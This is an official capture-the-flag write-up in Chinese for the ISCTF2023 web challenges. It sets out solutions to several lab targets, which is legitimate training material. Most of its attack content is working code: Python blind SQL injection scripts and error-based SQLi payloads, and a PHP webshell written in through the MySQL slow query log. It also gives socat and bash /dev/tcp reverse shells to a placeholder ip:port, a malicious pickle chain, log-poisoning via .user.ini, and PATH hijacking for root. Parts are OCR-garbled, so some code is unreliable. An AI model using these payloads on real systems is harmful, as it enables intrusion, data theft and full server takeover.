

# ISCTF2023官方wp

## web

|                                |                                       |                                  |                                    |
|--------------------------------|---------------------------------------|----------------------------------|------------------------------------|
| WEB                            |                                       |                                  |                                    |
| 圣杯战争!!!<br>283 Solves<br>50    | where_is_the_flag<br>420 Solves<br>50 | 绕进你的心里<br>317 Solves<br>50       | easy_website<br>164 Solves<br>50   |
| waf<br>230 Solves<br>50        | ez_ini<br>129 Solves<br>50            | webinclude<br>56 Solves<br>703   | fuzzl<br>54 Solves<br>734          |
| 1z_Sql<br>52 Solves<br>753     | 恐怖g7人<br>37 Solves<br>870             | deep_website<br>3 Solves<br>1000 | double_pickle<br>16 Solves<br>1000 |
| 恐怖g7人-卷土重来<br>0 Solves<br>1000 | ez_php<br>0 Solves<br>1000            |                                  |                                    |

## deep\_website

出题人: guoql

取材自某次真实渗透, 不说两句话, 开发与安全缺一不可。

信息收集:

存在SQL注入漏洞, 禁用了双写绕过, 大小写绕过等常见绕过形式

SQL过滤了常见的SQL语句如空格, >, <, =等符号

通过抓包可以绕过验证码, 只要不访问index.php, 不刷新验证码, 就可以使用同一个验证码。

可以通过异或盲注和benchmark函数进行盲注。

```
import requests
import time

head = '''Host: 192.168.174.133:14124
Connection: keep-alive
Content-Length: 37
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.174.133:14124
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.121 Safari/537.36
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.174.133:14124/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=7363df76975485eaae419dea46746cb7''.split("\n")
```

```
verifyCode = "tfMs"
```

```
url = "http://192.168.174.133:14124/checkLogin.php"
```

```
delay = 1.0
```

```
headers = {}
```

```
for k in head:
    temp = k.split(": ")
    i=temp[0]
    j="".join(temp[1:])
    headers[i] = j
```

```
if headers.get("") is not None:
    headers.pop("")
```

```
def fetchSQL(sql, pos):
    for i in range(20, 129):
        payload =
f"1')/*!UNION*//**/*!SELECT*/(CASE/**/WHEN/**/ASCII(mid(concat(({sql})),
{pos},1))^{i})/**/THEN/**/0/**/ELSE/**/BENCHMARK(8000000,md5(1))/**/END)#"
        data = {"user":payload,"password":"1","verifyCode":verifyCode}
        start = time.time()
        connect = requests.post(url,headers=headers,data=data)
        # print(connect.text)
        end = time.time()
        if end - start > delay:
            return i
    return None
```

```
def crackSQL(sql):
    strs = ""
    for pos in range(1,100):
        temp = fetchSQL(sql, pos)
        if temp is None:
            break
        print(chr(temp),end="")
        strs += chr(temp)
    print("")
    return strs
```

```
def main():
    sql1 = "database()"
```

```

sql2 =
"/**!SELECT**/**/group_concat(schema_name)**/from**/information_schema.schemata
"

sql3 =
"/**!SELECT**/**/group_concat(table_name)**/from**/information_schema.tables/**
/where**/table_schema**/like**/'secret'"

sql4 =
"/**!SELECT**/**/group_concat(column_name)**/from**/information_schema.columns/
**/where**/table_name**/like**/'path'"

sql5 = "/**!SELECT**/**/group_concat(filename)**/from**/secret.path"
sql6 = "/**!SELECT**/**/group_concat(filepath)**/from**/secret.path"
cracksQL(sql1)#手动切换sql

main()

```

发现两个路径

flagggggg\_\_wher\_e\_14\_F5MSsYteUvm21W9w.txt,mysql\_connect\_shell.php

flag is in the root directory and has root privileges

访问第一个，得到一句话

flag以root权限在根目录

访问MySQL那个路径

```

<?php
require_once "config.php";

if(isset($_POST["sql"])){
    $sql = trim($_POST["sql"]);
    var_dump(fetchOne($sql));
}
else{
    highlight_file(__FILE__);
}

?>

```

发现是执行SQL的后端

sql终端为最高权限，secure\_file\_priv权限没开启，尝试慢日志注入

```

set global slow_query_log=1;
SET GLOBAL slow_query_log_file='/var/www/html/shell.php';
select '<?php eval($_GET[a])?>' or SLEEP(11);

```

分别执行上面3句话

即可访问shell.php

此时获得一句话木马

用一句话木马执行系统命令：apk list，发现有socat

使用socat反弹shell

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:ip:port
```

反弹shell后提权：

使用sudo -l 查看，发现可以无密码执行/bin/menu

下载下来用ida或者用strings查看menu文件，发现里边的system用的是环境变量，没有用绝对路径

我们修改环境变量中ifconfig的值

```
cp /bin/bash /tmp/ifconfig  
chmod 777 /tmp/ifconfig  
export PATH=/tmp:$PATH
```

此后执行

```
sudo menu
```

输入2，获得shell，whoami权限为root

然后用root权限cat /flag.txt即可

## easy\_website

---

出题人：guoql

题目删除了空格，过滤了union 和 select、password、information等

可以使用写绕过：uniunionon、selselectect、infoorrmaton\_schema来绕过限制，空格可使用 /\*\*/ 或 %09绕过

使用updatexml 基于报错将结果带出

```
'oorr/**/updatexml(1,concat(0x7e,  
(selselectect/**/(schema_name)/**/from/**/infoorrmaton_schema.schemata/**/limit  
/**/5,1),0x7e),1)#
```

爆库名为users

得知库名后猜解表名



```
'oorr/**/updatexml(1,concat(0x7e,  
(select t.* from information_schema.tables  
where t.table_schema='users'),0x7e),1)#
```

爆表名为users

得知表名后猜解列名

```
'oorr/**/updatexml(1,concat(0x7e,  
(select t.* from information_schema.columns  
where t.table_schema='users' and t.table_name='FLAG_TABLE'),0x7e),  
1)#
```

爆列名为password

得知列名后查询flag

```
'oorr/**/updatexml(1,concat(0x7e,  
(select (password) from users.users limit 2,1),0x7e),1)#
```

爆出flag

## 恐怖G7人

---

出题人: guoql

请求网址: http://192.168.174.133:14122/game

请求方法: POST

状态代码: 🟢 200 OK

远程地址: 192.168.174.133:14122

推荐来源网址政策: strict-origin-when-cross-origin

## 响应头

[查看源代码](#)

Content-Length: 557

Content-Type: text/html; charset=utf-8

Date: Fri, 24 Nov 2023 13:34:38 GMT

Server: Werkzeug/2.0.2 Python/3.8.10

Set-Cookie: userInfo=gASVigAAAAAAB9lCiMBG5hbWWUjAMxMTGUjAtpc19jaGFtcGlvbPRLAHUu; Path=/  
[查看源代码](#)

## 请求头

[查看源代码](#)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cache-Control: max-age=0

Connection: keep-alive

Content-Length: 138

Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

发现set cookie

将cookie base64解码

发现为pickle利用

```
80 04 95 22 00 00 00 00 00 00 00 7d 94 28 8c 04 |...".....}.(...|
6e 61 6d 65 94 8c 03 31 31 31 94 8c 0b 69 73 5f |name...111...is_|
63 68 61 6d 70 69 6f 6e 94 4b 00 75 2e 3d ab 61 |champion.K.u.=«a|
```

构造shell为

Recipe

To Base64

Alphabet  
A-Za-z0-9+/=

Input

\_\_import\_\_('os').system('bash -c "bash -i >& /dev/tcp/ip/port 0c&1"')

69

1

69

Tr

Raw Bytes

Output

X19pbXBvcnRfXygnb3MnKS5zeXN0ZW0oJ2Jhc2ggLWkgImJhc2ggLWkgPiYgL2Rldi90Y3AvaXAvG9ydCAwPCYxIicp

构造pickle链为

input

ctimeit CR  
repeat CR  
(ccodecs CR  
decode CR  
(cbase64 CR  
b64decode CR  
(VX19pbXBvcnRfXygnb3MnKS5zeXN0ZW0oJ2Jhc2ggLWkgImJhc2ggLWkgPiYgL2Rldi90Y3AvaXAvG9ydCAwPCYxIicp  
tRtRtR.

158

8

Tr

Raw Bytes

LF

Output

Y3RpbWVpdA0KcmVwZWFDQooY2NvZGVjcw0KZGVjb2RlDQooY2Jhc2U2NA0KYjY0ZGVjb2RlDQooV1gxOXBiWEJ2Y25SZ1h5Z25iM01uS1M1e  
mVYTjBaVzBvSjJKaGMyZ2dMV01nSW1KaGMyZ2dMV2tnUGlZZ0wyUmxkaTkWWTNBdmFYQXZjRz15ZENBd1BDWXhJawNwCnRSdFJ0Ui4=


服务器启动监听

```

Last login: 111 NOV 24 15:47:37 2023 from 127.0.0.1
[root@VM-16-3-centos ~]# nc -lvp 4445
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4445
Ncat: Listening on 0.0.0.0:4445

```

修改cookies值



刷新界面

```
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@f83f894a3f33:/# whoami
whoami
root
root@f83f894a3f33:/# ls
ls
Dockerfile
__pycache__
app.py
bin
boot
dev
etc
fl__A_g.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
requirements.txt
root
run
sbin
srv
static
sys
tmp
usr
var
waf.py
root@f83f894a3f33:/#
```

getshell

# 1z\_Ssql

出题人: bthcls

robots.txt有hint



```
User-agent: *
Disallow: /here_is_a_sercet.php
```


访问/here\_is\_a\_sercet.php



过滤的黑名单被加密了，在首页能看见加载了一个sm4.js，看得出来是一个解密脚本




替换payload为加密的黑名单字符串，node decrypt.js运行解密脚本



得到黑名单过滤的字符串

在登录框测试注入,输入union提示illegal words非法字符,根据过滤来绕过



hint是假的，到这里可以判断是布尔盲注，根据过滤的字符串，数据库名和长度都可以直接跑，但是到表就不行了，需要根据给的附件来爆破，下面是脚本

```
import requests
import string
import time
url='http://192.168.31.60:8021'
i=0
db_name_len=0
print('[+] 正在猜解数据库长度.....')
while True:
    payload = "'or(length(database())<>{})#".format(i)
    params={
        "username": "{}".format(payload),
        "password": "1",
        "submit": "登录"
    }
```

```

}
res=requests.post(url=url,data=params)
if '用户名或密码错误' in res.text:
    db_name_len=i
    print ('数据库长度为:'+str(db_name_len))
    break
if i==30:
    print('error!')
    break
i+=1
print("[+]正在猜解数据库名字.....")
db_name=''
for i in range(1,db_name_len+1):
    for k in range(0,128):
        payload = "'or(ord(substr(reverse(substr(database() from {})) from {}))
<>
{})#".format(i,7-i,k)
        params={
            "username":"{}".format(payload),
            "password":"1",
            "submit":"登录"
        }
        res=requests.post(url=url,data=params)
        if '用户名或密码错误' in res.text:
            db_name+=chr(k)
            break
print("数据库为: %s"%db_name)
#爆破表名和字段名
print("[+]正在猜解数据表名字和字段名字.....")
true_table_name=''
true_column_name=''
with open('table_name.txt','r',encoding='utf8') as f1:
    with open('column_name.txt','r',encoding='utf8') as f2:
        for table_name in f1.readlines():
            table_name = table_name.strip()
            for column_name in f2.readlines():
                column_name = column_name.strip()
                payload = "'or(length((select(group_concat({}))from({}.
{})))>0)#".format(column_name,db_name,table_name)
                params={
                    "username":"{}".format(payload),
                    "password":"1",
                    "submit":"登录"
                }
                res=requests.post(url=url,data=params)
                if 'smart' in res.text:
                    true_table_name = table_name
                    true_column_name = column_name
                    print("数据表和字段名为: {}和
{}".format(true_table_name,true_column_name))
                    continue
i=0
column_len=0
print('[+]正在猜解字段长度.....')
while True:

```

```

payload = "'or(length((select(group_concat(password))from(bthcls.users)))<>
{}})#".format(i)
params={
    "username":"{}".format(payload),
    "password":"1",
    "submit":"登录"
}

res=requests.post(url=url,data=params)
if '用户名或密码错误' in res.text:
    column_len=i
    print ('字段长度为:'+str(column_len))
    break
if i==30:
    print('error!')
    break
i+=1
print("[+] 正在猜字段值.....")
column_value=''
for i in range(1,column_len+1):
    for k in range(0,128):
        payload =
        "'or(ord(substr(reverse(substr((select(group_concat(password))from(bthcls.users)
        )fro
        m({})))from({})))<>{}})#".format(i,column_len+1-i,k)
        params={
            "username":"{}".format(payload),
            "password":"1",
            "submit":"登录"
        }

        res=requests.post(url=url,data=params)
        if '用户名或密码错误' in res.text:
            column_value+=chr(k)
            break
得到登录密码，登录得到flag，用户名当然是admin啦
print("数据库为: %s"%column_value

```





```
import requests
import string
import time
```

```
url='http://192.168.31.60:8021'
i=0
db_name_len=0
print('[+]正在猜解数据库长度.....')
while True:
    payload = "'or(length(database())<>{})#".format(i)
    params={
        "username":"{}".format(payload),
        "password":"1",
        "submit":"登录"
    }
    res=requests.post(url=url,data=params)
    if '用户名或密码错误' in res.text:
        db_name_len=i
        print ('数据库长度为:'+str(db_name_len))
        break
    if i==30:
        print('error!')
        break
    i+=1

print("[+]正在猜解数据库名字.....")
db_name=''
for i in range(1,db_name_len+1):
    for k in range(0,128):
        payload = "'or(ord(substr(reverse(substr(database() from {})) from {}))<>
        {})#".format(i,7-i,k)
        params={
            "username":"{}".format(payload),
            "password":"1",
            "submit":"登录"
        }
        res=requests.post(url=url,data=params)
        if '用户名或密码错误' in res.text:
            db_name+=chr(k)
            break
    print("数据库为: %s"%db_name)

#爆破表名和字段名
print("[+]正在猜解数据表名字和字段名字.....")

true_table_name=''
true_column_name=''

with open('table_name.txt','r',encoding='utf8') as f1:
    with open('column_name.txt','r',encoding='utf8') as f2:
        for table_name in f1.readlines():
```

```

        table_name = table_name.strip()
        for column_name in f2.readlines():
            column_name = column_name.strip()
            payload = "'or(length((select(group_concat({}))from({}.
{}})))>0)#".format(column_name,db_name,table_name)

```

```

        params={
            "username":"{}".format(payload),
            "password":"1",
            "submit":"登录"
        }
        res=requests.post(url=url,data=params)
        if 'smart' in res.text:
            true_table_name = table_name
            true_column_name = column_name
            print("数据表和字段名为: {}和
{}".format(true_table_name,true_column_name))
            continue

i=0
column_len=0
print('[+]正在猜解字段长度.....')
while True:
    payload = "'or(length((select(group_concat(password))from(bthcls.users)))<>
{})#".format(i)
    params={
        "username":"{}".format(payload),
        "password":"1",
        "submit":"登录"
    }
    res=requests.post(url=url,data=params)
    if '用户名或密码错误' in res.text:
        column_len=i
        print ('字段长度为:'+str(column_len))
        break
    if i==30:
        print('error!')
        break
    i+=1

print("[+]正在猜字段值.....")
column_value=''
for i in range(1,column_len+1):
    for k in range(0,128):
        payload =
"'or(ord(substr(reverse(substr((select(group_concat(password))from(bthcls.users)))fr
m({})))from({})))<>{})#".format(i,column_len+1-i,k)
        params={
            "username":"{}".format(payload),
            "password":"1",
            "submit":"登录"

```

```

r
res=requests.post(url=url,data=params)
if '用户名或密码错误' in res.text:
    column_value+=chr(k)
    break

```

```
print("数据库为: %s"%column_value)
```

得到登录密码，登录得到flag，用户名当然是admin啦



后台

用户名


密码

登录

ISCTF{4bb208562a5c3ee8bd9fee0d9c821abb52035519}

## double\_pickle

出题人: Jay17



有两个路由，长度都是4。


```
root@dc1829c26b62:/app# tac /flag
tac /flag
flag{jay17b8d-7f85-4d44-86b9-b11d937e0691}
```

# ez\_ini

出题人: Jay17

WP:

前面对文件上传过滤了哪些的测试步骤不做了。目前可上传.user.ini，但是过滤了<。



包含日志，这里用auto\_append\_file=/var/log/nginx/access.log。


步骤：

- 1、上传.user.ini配置文件，内容为auto\_append\_file=/var/log/nginx/access.log（日志文件路径）//自动包含日志文件
- 2、同目录下php文件中打开hackbar，UA头进行写马如“<?php eval(\$\_POST[1]);?>”，发送。
- 3、POST传1=什么什么，进行RCE




上传成功后在upload.php处getshell就行了。

UA头写马<?php eval(\$\_POST[1]);?>



POST传参执行命令。



## fuzz!

出题人：Jay17

直接给了源码：

```
<?php
/*
Read /flagggggggg.txt
Hint: 你需要学会fuzz，看着键盘一个一个对是没有灵魂的
知识补充: curl命令也可以用来读取文件哦，如curl file:///etc/passwd
*/
error_reporting(0);
header('Content-Type: text/html; charset=utf-8');
highlight_file(__FILE__);
$file = 'file:///etc/passwd';
if(preg_match("/\`|~|!|@|#|\$|%|\^|\&|\*|\(|\)|_|_|+|=|\\\\\\\\\\\\\\\\'|\\\"|\\;|\\
<|>|\\,|\\?|jay/i", $_GET['file']))){
    die('你需要fuzz一下哦~');
}
if(!preg_match("/file|flag/i", $_GET['file'])){
    $file = $_GET['file'];
}
system('curl '.$file);
```

curl命令参数用花括号绕过过滤。具体参考asisctf。题目会引导选手进行fuzz，会fuzz就会找出没过滤的花括号，加上一点意识和尝试就能解除本题。

首先拿burp进行单个字符的fuzz。以便于更快速找到未被过滤的字符。（fuzz只出现两次就是没被过滤）

攻击 保存 列

6. Intruder attack of http://192.168.142.132:9026 - Temporary attack - Not saved to project

Results Positions Payloads Resource Pool Options

过滤器: 显示所有项目

| 请求 | 有效载荷 | 状态  | 错误                       | 超时                       | 长度   | fuzz | 评论 |
|----|------|-----|--------------------------|--------------------------|------|------|----|
| 38 | s    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 39 | d    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 40 | f    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 41 | g    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 42 | h    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 43 | j    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 44 | k    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 45 | l    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 46 | m    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 47 | n    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 48 | b    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 49 | v    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 50 | c    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 51 | x    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 52 | z    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 53 | .    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 55 | ,    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 58 | /    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 59 | [    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 60 | ]    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 63 | -    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 76 | {    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 77 | }    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 78 |      | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 80 | :    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 84 | /    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |
| 86 | -    | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 2750 | 2    |    |

Request Response

Pretty 原始 十六进制 Render

1 HTTP/1.1 200 OK

2 Server: nginx/1.16.1

关键是不过滤`{}`、`[]`、`-`。由此我们可以得到以下两个payload:

?file=f{i}l{e}:///fl{a}ggggggg.txt

或者正则匹配绕过

?file=f[i-i]l[e-e]:///fl[a-a]ggggggg.txt

```
<?php
/*
Read /flaggggggg.txt
Hint: 你需要学会fuzz, 看着键盘一个一个对是没有灵魂的
知识补充: curl命令也可以用来读取文件哦, 如curl file:///etc/passwd
*/
error_reporting(0);
header('Content-Type: text/html; charset=utf-8');
highlight_file(__FILE__);
$file = 'file:///etc/passwd';
if(preg_match("/\`|\\`|\\!|\\@|\\#|\\$|\\%|\\^|\\&|\\*|\\(|\\)|\\_|\\+|=|\\\\\\\\|\\'|\\\"|\\:|\\<|\\>|\\,|\\?|jay/i", $_GET['file'])) {
    die('你需要fuzz一下哦');
}
if(!preg_match("/file|flag/i", $_GET['file'])) {
    $file = $_GET['file'];
}
system('curl '.$file);

<?php
/*
Read /flaggggggg.txt
Hint: 你需要学会fuzz, 看着键盘一个一个对是没有灵魂的
知识补充: curl命令也可以用来读取文件哦, 如curl file:///etc/passwd
*/
error_reporting(0);
header('Content-Type: text/html; charset=utf-8');
highlight_file(__FILE__);
$file = 'file:///etc/passwd';
if(preg_match("/\`|\\`|\\!|\\@|\\#|\\$|\\%|\\^|\\&|\\*|\\(|\\)|\\_|\\+|=|\\\\\\\\|\\'|\\\"|\\:|\\<|\\>|\\,|\\?|jay/i", $_GET['file'])) {
    die('你需要fuzz一下哦');
}
if(!preg_match("/file|flag/i", $_GET['file'])) {
    $file = $_GET['file'];
}
system('curl '.$file);
ISCTF{Fuzz_is_a_great_trick_Did_you_find_curly_braces?-Jay17}
```

HackBar

Elements Application Network Console Sources Performance Memory Lighthouse

